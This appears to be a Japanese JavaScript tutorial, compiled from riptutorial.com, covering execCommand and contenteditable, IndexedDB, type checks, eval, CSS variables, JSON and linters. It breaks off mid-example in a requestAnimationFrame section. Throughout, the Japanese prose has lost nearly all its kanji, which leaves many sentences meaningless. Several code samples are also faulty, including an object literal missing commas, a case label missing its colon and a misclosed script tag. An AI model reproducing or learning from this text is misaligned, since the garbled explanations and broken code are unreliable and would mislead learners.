ユ—ザ—は、のためのなキ—ボ—ドショ—トカット の □□は`Ctrl-B` 、 の □□は`Ctrl-I`などや、リンク、またはマ—クアップをドラッグアンドドロップするなど、ブラウザのをして、 `contenteditable` ドキュメントまたはにフォ—マットをできます。クリップボ—ド。

さらに、はJavaScriptをして、のされたテキストにをできます。

```
document.execCommand('bold', false, null); // toggles bold formatting
```

```
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

contenteditableのをく

ほとんどのフォーム `change` 、 `keydown` 、 `keyup` 、 `keypress` でするイベントは`contenteditable`ではしません。

わりに、 `input`イベントでコンテンツ`contenteditable`コンテンツのをくことができます。`contenteditableHtmlElement`あるJS DOMオブジェクトである`contenteditable`

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

HTML`contenteditable`は、HTMLをユーザーがなにするなをします

```
<div contenteditable>You can <b>edit</b> me!</div>
```

ネイティブリッチテキスト

JavaScriptと`execCommand` W3Cをすると、フォーカスされている`contenteditable`に、キャレットのまたはにさらにをすことができます。

`execCommand`のメソッドは3つのをけります

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String。な** *commandId* **のリストから
  パラメータ →*commandId*を
- `showUI` Booleanされていません`showUI`し`false`。
- `value` Stringコマンドにコマンドの String がなはそれをし、それのは"" します 。
  パラメータ →

`"bold"` コマンドと`"formatBlock"` がされるをする

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

クイックスタートの

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
```

```
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsFiddleデモ
なリッチテキストエディタののブラウザ

なえ
いIE6していても、 `execCommand`とは、ブラウザごとになり、なJavaScript`execCommand`は「なをえ、クロスブラウザのWYSIWYGエディタ」をしいとしています。
まだにされていなくても、 **Chrome**、Firefox、Edgeのようなしいブラウザでかなりいができます。のブラウザやHTMLTableなどのをよりくサポートするがあるは、 すでにしているなリッチテキストエディタをしてください。

execCommand "copy"をしてtextareaからクリップボードにコピーする

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
<body>
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")`はのをクリップボードに`document.execCommand("copy")`

オンラインでexecCommandおよびcontenteditableをむ
https://riptutorial.com/ja/javascript/topic/1613/execcommandおよびcontenteditable

6: IndexedDB

トランザクション

トランザクションは、されたにするがあります。それらがのイベントループでされていないにWebリクエストのようなものをつに、それらはできないアクティブになります。

データベースには、にのオブジェクトストアにきむトランザクションを1つしかてません。だから、たちの`things`からんだりすることができるだけくのものをつことができますが、いつでもかがをえることができます。

Examples

IndexedDBののテスト

`window.indexedDB`プロパティのをすることによって、のでIndexedDBサポートをテストできます。

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

データベースをく

データベースのオープンはです。データベースをくようにリクエストをしてから、イベントがしたときにするがあります。

DemoDBデータベースをきます。まだしないは、リクエストをするとされます。

2は、々のデータベースのバージョン2のためにめているとべています。いつでも1つのバージョンしかしませんが、バージョンをしていデータをアップグレードすることができます。

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;
```

```
    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

オブジェクトの

IndexedDBデータベースのデータでするがあるものはすべて、トランザクションでします。このページのにある「」セクションにされているについては、すべきがいくつかあります。

データベースをくでセットアップしたデータベースをします。

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");


// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};
```

```
// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

データの

IndexedDBデータベースのデータでするがあるものはすべて、トランザクションでします。このページのにある「」セクションにされているについては、すべきがいくつかあります。

データベースをくでセットアップしたデータベースをします。

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

オンラインでIndexedDBをむ https://riptutorial.com/ja/javascript/topic/4447/indexeddb

7: Javascriptのデータ

Examples

タイプ

`typeof`は、javascriptで`type`をするためにする「」ですが、によってはしないがじるがあります。

1.

```
typeof "String"または
typeof Date(2011,01,01)
```

""

2.

```
typeof 42
```

""

3.ブーール

`typeof true` なは`true`および`false`

"ブーール"

4.オブジェクト

```
typeof {}または
typeof []または
typeof nullまたは
typeof /aaa/または
typeof Error()
```

"オブジェクト"

5.

```
typeof function(){}
```

""

6.

```
var var1; typeof var1
```

""

コンストラクタによるオブジェクトの

`typeof`で`object`すると、のなカテゴリにされます...

には、オブジェクトののをりむがあります。オブジェクトの
`Object.prototype.toString.call(yourObject)`をしてオブジェクトののをするがあります
`Object.prototype.toString.call(yourObject)`

1.

```
Object.prototype.toString.call("String")
```

"[オブジェクト]"

2.

```
Object.prototype.toString.call(42)
```

"[オブジェクト]"

3.ブ―ル

```
Object.prototype.toString.call(true)
```

"[オブジェクトのブ―ル]"

4.オブジェクト

`Object.prototype.toString.call(Object())`または
`Object.prototype.toString.call({})`

"[オブジェクトオブジェクト]"

5.

```
Object.prototype.toString.call(function(){})
```

"[オブジェクト]"

6.

```
Object.prototype.toString.call(new Date(2015,10,21))
```

"[オブジェクト]"

7.

`Object.prototype.toString.call(new RegExp())`または
`Object.prototype.toString.call(/foo/);`

"[オブジェクトRegExp]"

8.アレイ

```
Object.prototype.toString.call([]);
```

"[オブジェクト]"

9.ヌル

```
Object.prototype.toString.call(null);
```

"[オブジェクトのヌル]"

10.

```
Object.prototype.toString.call(undefined);
```

"[オブジェクト]"

11.エラー

```
Object.prototype.toString.call(Error());
```

"[オブジェクトエラー]"

オブジェクトのクラスをつける

オブジェクトがのコンストラクタによってされたものか、それをしたものかをべるには、`instanceof`コマンドをし`instanceof`。

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

プリミティブは、どのクラスのインスタンスともなされないことにしてください。

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

`null`および`undefined`のJavaScriptのすべてのには、それを`constructor`するためにされたをする`constructor`プロパティもあります。これはプリミティブでもします。

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

オンラインでJavascriptのデータをむ https://riptutorial.com/ja/javascript/topic/9800/javascriptのデータ

8: JavaScriptの

き

JavaScriptでは、 `eval`はをJavaScriptコードのようにします。 りはされたのです。えば、 `eval('2 + 2')`は`4`します。

`eval`はグロ―バルスコープでです。にびされないり、のはロ―カルスコープです `var geval = eval; geval(s);` 。

`eval`のはくおめします。については、「」をしてください。

- eval;

パラ メ―タ―

パラ メ―タ	
	されるべきJavaScript。

`eval`のはくされません。くのシナリオでは、セキュリティのがします。

> evalはなで、びしのでされたコ―ドをします。 evalをのあるのをけるのあるでると、Webペ―ジ/のでなコ―ドがされるがあります。さらになとして、サ―ドパ―ティのコ―ドは、evalがびされたスコ―プをることができ、のがをけないでされるがあります。
>
> MDN JavaScriptリファレンス

さらに

- JavaScriptのevalメソッドの
- JavaScriptの "eval"にするセキュリティのはですか

Examples

き

からJavaScriptをすることはできますが、これはセキュリティのによりくされません は「」を。

JavaScriptからJavaScriptをするには、のをします

```
eval("var a = 'Hello, World!'");
```

と

のようなコードをして、を`eval()`でかにすることができます

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

`res`されたはのようになります。

200
4
27

`eval`のはくおめします。については、「」をしてください。

JavaScriptのをする

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

`eval`のはくおめします。については、「」をしてください。

オンラインでJavaScriptのをむ https://riptutorial.com/ja/javascript/topic/7080/javascriptの

9: javascriptをしてCSSのカスタムを/する

Examples

CSSのプロパティをおよびする。

をするには、.getPropertyValueメソッドをします。

```
element.style.getPropertyValue("--var")
```

をするには、.setPropertyメソッドをします。

```
element.style.setProperty("--var", "NEW_VALUE")
```

オンラインでjavascriptをしてCSSのカスタムを/するをむ
https://riptutorial.com/ja/javascript/topic/10755/javascriptをしてcssのカスタムを-する

10: JavaScript

き

はJavaScriptのほとんどをするものです。これらのは、からオブジェクトまでをします。オブジェクトは、JavaScriptをしてをはるかににします。

- var {} [= {}];

パラ メーター

variable_name	{}のびしにされます。
=	[オプション]の
	{Assignmentをするは}の[デフォルト]

```
"use strict";
```

```
'use strict';
```

Strict Modeは、JavaScriptをよりしくして、あなたにのをします。たとえば、のりて

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

uhOhしてされているものとするvar。 Strict Modeがオンになっていると、エラーがされますコンソールではにしません。これをして、にいをみします。

ネストされたとオブジェクトをすることがあります。らはゃであり、らはにするのもしいです。らはどのようにします

ネストされた

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
```

```
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

ネストされたオブジェクト

```
var myObject = {
    firstObject: {
        myVariable: "This is the first object"
    }
    secondObject: {
        myVariable: "This is the second object"
    }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
    john: {
        name: {
            first: "John",
            last: "Doe",
            full: "John Doe"
        },
        knownFor: "placeholder names"
    },
    bill: {
        name: {
            first: "Bill",
            last: "Gates",
            full: "Bill Gates"
        },
        knownFor: "wealth"
    }
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

の

```
var myVariable = "This is a variable!";
```

これはをするです。このはASCII `AZ` 、 `0-9` 、 `!@#$`などをつため ""とばれます。

の

```
var number1 = 5;
number1 = 3;
```

ここでは、「number1」というを5にしました。しかし、2では3にしました。のをするには、コンソーールにログをするか、 `window.alert()`

```
console.log(number1); // 3
window.alert(number1); // 3
```

、、、などをうには、のようにします。

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

また、それらをするをすることもできます。えば

```
var myString = "I am a " + "string!"; // "I am a string!"
```

のタイプ

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

とオブジェクト

```
var myArray = []; // empty array
```

はのです。えば

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

オブジェクトはのグループです。とはなり、たちはそれらよりれたかをすることができます

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

`["John Doe", "Billy"]`をびして`myArray[0]`をびすのでは`john.fullname`、 `billy.fullname`と`billy.fullname`びすことができます。

オンラインでJavaScriptをむ https://riptutorial.com/ja/javascript/topic/10796/javascript

11: JSON

き

JSONJavaScript Object Notationはなデータフォーマットです。がみきすることはであり、がしすることもである。 JavaScriptでは、JSONはオブジェクトではなくであることにづくことがです。

json.orgの Webサイトには、さまざまなプログラミングでののへのリンクがまれています。

- JSON.parseinput [、reviver]
- JSON.stringifyvalue [、replacer [、space]]

パラ メーター

パラ メータ	
JSON.parse	**JSON**をする
`input(string)`	JSONをします。
`reviver(function)`	JSONのをします。
JSON.stringify	なをする
`value(string)`	JSONにってシリアルされる。
`replacer(function`または`String[]`または`Number[])`	に、 `value`オブジェクトののプロパティがまれます。
`space(String`または`Number`	は`number`され、その、 `space`ののは、みやすさのされます。 `string`をすると、の10がとしてされます。

JSONユーティリティメソッドは、 ECMAScript 5.1§15.12でにされました 。

は**JSON**データフォーマット 20133のRFC 7158、201310のECMA-404 、20143のRFC 7159でできされた**JSON** の**application / json Media Type** RFC 4627 July 2006でにされました。

これらのメソッドをInternet Explorer 8などのいブラウザでできるようにするには、Douglas Crockfordのjson2.jsをします。

Examples

シンプルなJSONの

`JSON.parse()`メソッドはをJSONとしてし、JavaScriptプリミティブ、、またはオブジェクトをします。

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

をシリアライズする

JavaScriptのは、 `JSON.stringify`をしてJSONにできます。

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` JSONにする。

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` JSONにめるオブジェクトのプロパティをフィルタリングするためのホワイトリストとしてするプロセスまたはStringオブジェクトとNumberオブジェクトのをするです。このがnullまたはされていないは、オブジェクトのすべてのプロパティがJSONにまれます。

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space`みやすくするために、インデントにするスペースのを3のパラメータとしてすることができます。

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

あるいは、インデントにするをすることもできます。たとえば`'\t'`をすと、タブがインデントにされます。

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

Replacerをしたシリアライズ

`replacer`をして、されたをフィルタリングまたはすることができます。

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

これにより、のがされます。

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

reviverをった

reviverをして、されるをフィルタリングまたはすることができます。

5.1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

これにより、のがられます。

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

これは、JSONでするにシリアル/エンコードするがあるデータをするがあるに、デシリアライズ/デコードにアクセスするがあるににです。のでは、がISO 8601にエンコードされています。reviverをしてJavaScript `Date`これをします。

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

reviverがのになをすことをすることがです。 reviverが`undefined`すか、がないか、のにかってがすると、プロパティはオブジェクトからされます。それの、プロパティはりとしてされます。

クラスインスタンスのと

カスタムの`toJSON`メソッドとリバーブをして、JSONでのクラスのインスタンスをできます。オブジェクトに`toJSON`メソッドがある、そのはオブジェクトではなくシリアルされます。

6

```
function Car(color, speed) {
```

```
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

これにより、ののがされます。

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

これにより、のオブジェクトがされます。

```
{
  name: "John",
  car: Car {
```

```
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSONとJavaScriptリテラルの

JSONは "JavaScript Object Notation"のですが、JavaScriptではありません。 JavaScriptのリテラルとしてできるデ―タのシリアルフォ―マットとえることができます。ただし、ソ―スからフェッチされたJSONをすることはされません `eval()`をして`eval()`。 には、JSONはXMLやYAMLとあまりいはありません.JSONがJavaScriptとによくたシリアライズフォ―マットとしてされるなら、いくつかのをけることができます。

そのはなるオブジェクトをしますが、あるのAPIによるユ―スケ―スのはにオブジェクトやになりますが、JSONはなるオブジェクトやではありません。のプリミティブがサポ―トされています。

- `"Hello World!"`
- えば`42`
- ブ―ル `true`
- `null`

`undefined`は、シリアルにJSONからのプロパティがされるというではサポ―トされていません。したがって、JSONをシリアルし、そのが`undefined`プロパティでわるはあり`undefined`。

`"42"`はなJSONです。 JSONはず`"{...}"`または`"[...]"`エンベロ―プをつはありません。

nome JSONもなJavaScriptであり、いくつかのJavaScriptもなJSONですが、のにはないがあり、どちらのもののサブセットではありません。

のJSONをにげてください

```
{"color": "blue"}
```

これはJavaScriptにできます。にで、しいがられます。

```
const skin = {"color": "blue"};
```

しかし、 "color"はなであり、プロパティののはできます。

```
const skin = {color: "blue"};
```

のわりにをできることもっています。

```
const skin = {'color': 'blue'};
```

しかし、これらのリテラルをともJSONとしてうとすると、 どちらもな JSONではありません 。

```
{color: "blue"}
{'color': 'blue'}
```

JSONでは、すべてのプロパティをでむがあり、もでむがあります。

JSONのにとっては、JavaScriptのリテラルをJSONとしてしてコ―ドのをし、JSONパ―サ―からしたエラ―についてはをますのがです。

コ―ドやでったがされると、がこりめます。

なアンチパタ―ンは、JSONを "json"とするにをけることです。

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

のでは、 `response.data`は、いくつかのAPIによってされるJSONです。 JSONはHTTPドメインでします。 "json"というのにはJavaScriptのだけがされていますオブジェクト、、またはなであってもかまいません。

をくのにあまりさせないはのとおりです。

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

は、くのりに "JSONオブジェクト"というフレ―ズをスロ―するがあります。これはのにもなります。のように、JSONはとしてオブジェクトをするはありません。「JSON」はよりいです。XMLやYAMLとています。あなたはをし、それをして、をします。

オブジェクト

すべてのオブジェクトをJSONにできるわけではありません。オブジェクトにながある、はします。

これは、、デ―タとデ―タがいにするデ―タのです。

```
const world = {
  name: 'World',
  regions: []
};
```

```
world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

プロセスがサイクルをすると、がします。サイクルがない、はにくなります。

オンラインでJSONをむ https://riptutorial.com/ja/javascript/topic/416/json

12: Linters - コードの

どんなリンターをんでも、すべてのJavaScriptプロジェクトで1つをするがあります。エラーをしてコードをよりのあるものにするのにちます。よりくのについては、 JavaScriptのリンキングツール

Examples

JSHint

JSHintは、JavaScriptコードのエラーやなをするオープンソースのツールです。

JavaScriptをリントするには、2つのがあります。

1. JSHint.comにし、そこにテキストエディタでコードをりけます。
2. IDEにJSHintをインストールします 。
    - Atom linter-jshint Linterプラグインがインストールされているがあります
    - なテキスト JSHintガターおよび/またはサブライムリンター
    - Vim jshint.vimまたはjshint2.vim
    - Visual Studio VSCode JSHint

これをIDEにするは、プログラムを`.jshintrc`ときにされる`.jshintrc`というのJSONファイルをできることです。これは、プロジェクトでをしたいにです。

`.jshintrc`ファイル

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHintでは、の/コードブロックのもです

```
switch(operation)
{
   case '+'
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
   case '*':
   case 'x':
   {
      result = a * b;
      break;
   }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

そののオプションについては、 http//jshint.com/docs/options/をしてください。

ESLint / JSCS

ESLintはJSHintにくたスタイルガイドのコードスタイルのリンターとフォーマッターです。ESLintは20164にJSCSとマージされました.ESLintはJSHintよりもセットアップにくのをっていますが、 Webサイトにはのためのながあります。

ESLintのはのとおりです。

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

すべてのルールがオフにされているサンプルファイルと、そのルールのがここにあります 。

JSLint

JSLintは、JSHintがしたトランクです。 JSLintは、JavaScriptコードをくについてもっとなをとり、 Douglas Crockfordのパーツを「い」とみなし、 Crockfordがよりいソリューションをするとえているコードからざかるようにします。のStackOverflowスレッドは、あなたにしたリンターをするのにちます 。いはありますがここではJSHint / ESLintとのながあります、オプションはきわめてカスタマイズです。

JSLintののについては、 NPMまたはgithubをしてください。

オンラインでLinters - コードのをむ https://riptutorial.com/ja/javascript/topic/4073/linters----コードの

13: requestAnimationFrame

- window.requestAnimationFrame コールバック；
- window.webkitRequestAnimationFrame コールバック；
- window.mozRequestAnimationFrame コールバック；

パラメータ

パラメータ	
りし	"ののためにアニメーションをするときにびすをするパラメータ" https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame

DOMをにアニメーションする、のCSSにされます。

- POSITION - `transform: translate (npx, npx);`
- スケール`transform: scale(n)`；
- `transform: rotate(ndeg);` - `transform: rotate(ndeg);`
- OPACITY - `opacity: 0;`

ただし、これらをしても、アニメーションがになることはされません。これは、ブラウザでがこっているかにかかわらず、しい`paint`サイクルをするためです。に、`paint`はにわれ、アニメーションは1あたりのフレームFPSがしんでいるため「ジャンク」にえます。

なりらかな**DOM**アニメーションをするには、の**CSS**トランジションとに**requestAnimationFrame**をするがあります。

このは、`requestAnimationFrame` APIが、**RAF**アニメーションがびされたときにしいペイントサイクルをするためにがこっているのかをするのではなく、の`paint`サイクルでアニメーションをさせることをブラウザにらせるためです。

	URL
ジャンクとはですか	http://jankfree.org/
アニメー	http://www.html5rocks.com/en/tutorials/speed/high-performance-animations/

	URL
ションン	
レール	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=ja
クリティカルレンダリングパスの	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=en
レンダリングのパフォーマンス	https://developers.google.com/web/fundamentals/performance/rendering/?hl=ja
ペイントの	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=ja
ペイントボトルネックの	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=ja

Examples

requestAnimationFrameをしてをフェードイン

- **jsFiddle**をる https : **//jsfiddle.net/HimmatChahal/jb5trg67/**
- のコードをコピーしてりけ

```
<html>
    <body>
```

```
        <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

